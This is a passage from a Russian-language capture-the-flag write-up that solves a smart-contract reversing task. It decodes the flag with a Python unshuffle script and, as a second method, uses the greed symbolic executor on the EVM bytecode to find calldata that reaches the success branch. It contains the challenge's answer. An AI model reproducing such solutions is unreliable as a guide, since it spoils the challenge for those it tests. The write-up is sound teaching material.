    ans |= (cti & (0xffff << 0x90)) >> 0x40
    ans |= (cti & 0xffff00000000000000000000) >> 0x10
    ans |= (cti & 0xffff0000) << 0x20
    ans |= (cti & (0xffff << 0xf0)) >> 0xd0
    ans |= (cti & (0xffff << 0xa0)) >> 0x90
    ans |= (cti & (0xffff << 0xe0)) >> 0xe0

    return int.to_bytes(ans, 32).decode()

CT1 = bytes([k ^ c for k, c in zip(KEY, XORED_CT1)])
CT2 = bytes([k ^ c for k, c in zip(KEY, XORED_CT2)])

print(unshuffle_block(CT1) + unshuffle_block(CT2))
```

Получаем флаг.

**Способ 2** Находим аналог анализатора angr для EVM — greed. Установливается он не очень приятно, поэтому для простоты запустим контейнер `docker run -it python:bullseye` (важно, что именно `bullseye`: для некоторых зависимостей нужна библиотека `libffi7`, которой нет на последнем Debian).

Устанавливаем greed:

```
pip install virtualenvwrapper
source /usr/local/bin/virtualenvwrapper.sh

mkvirtualenv greed
workon greed
git clone https://github.com/ucsb-seclab/greed
cd greed

# первая часть зависимостей greed
apt update
apt install cmake gperf mkisofs bison build-essential clang cmake doxygen flex mcpp libboost-all-dev time
```

```
# да, time тоже нужен :)

# ещё одна зависимость greed
wget https://souffle-lang.github.io/ppa/souffle-key.public -O /usr/share/keyrings/souffle-archive-keyring.gpg
echo "deb [signed-by=/usr/share/keyrings/souffle-archive-keyring.gpg] https://souffle-lang.github.io/ppa/ubuntu/
stable main" | tee /etc/apt/sources.list.d/souffle.list
apt update
apt install souffle

# запускаем установку
# ждать придётся очень долго
./setup.sh
```

Запускаем анализ байткода (ждать очень долго придётся ещё раз):

```
mkdir /task && cd /task
echo <bytecode> > contract.hex
analyze_hex.sh --file contract.hex
```

Открываем `contract.tac`, видим в конце основной функции три блока, которые как-то завершают выполнение контракта:

```
Begin block 0x88
prev=[0x62], succ=[]
================================
0x88: v88(0x1) = CONST
0x8a: v8a(0x0) = CONST
0x8b: MSTORE v8a(0x0), v88(0x1)
0x8c: v8c(0x20) = CONST
0x8e: v8e(0x0) = CONST
0x8f: RETURN v8e(0x0), v8c(0x20)

Begin block 0x90
prev=[0x62], succ=[]
================================
0x91: v91(0x0) = CONST
0x93: REVERT v91(0x0), v91(0x0)

Begin block 0x94
prev=[0x5a], succ=[]
================================
0x95: v95(0x0) = CONST
0x97: REVERT v95(0x0), v95(0x0)
```

Первый блок корректно завершает выполнение контракта и возвращает 1, а два других просто прерывают выполнение. Мы хотим, чтобы контракт завершился корректно, поэтому ищем через `greed` calldata, с которой выполнение доходит до этой инструкции:

```
# greed . --find 0x8f
INFO | greed | Found State 1 at 0x8f
INFO | greed | CALLDATA: 7272727272727272727272727272727272727272727272727272727272727272727272727272727272727272
7272727272727272727272727272727272727272727272756772615f63727970746f5f6d65616e735f63727970746f63757272656e63795f6e6
f745f63727970746f6772617068795f7870667071776d6964717874716b7272727272727272727272727272727272727272727272727272
7272727272727272727272727272727272727272727272727272727272727272727272727272727272727272727272727272727272727272
2727272727272727272727272727272727272727272727272727272727272727272727272727272727272727272727272727272727272727272
7272727272727272727272727272727272727272727272727272727272727272727272727272727272727272727272727272727272727272727272
2727272727272727272727272727272727272727272727272727272727272727272727272727272727272727272727272727272727272727272
7272727272727272727272727272727272727272727272727272727272727272727272727272727272727272727272727272727272727272727272
2727272727272727272727272727272727272727272727272727272727272727272727272727272727272727272727272727272727272727272
```

72727272727272727272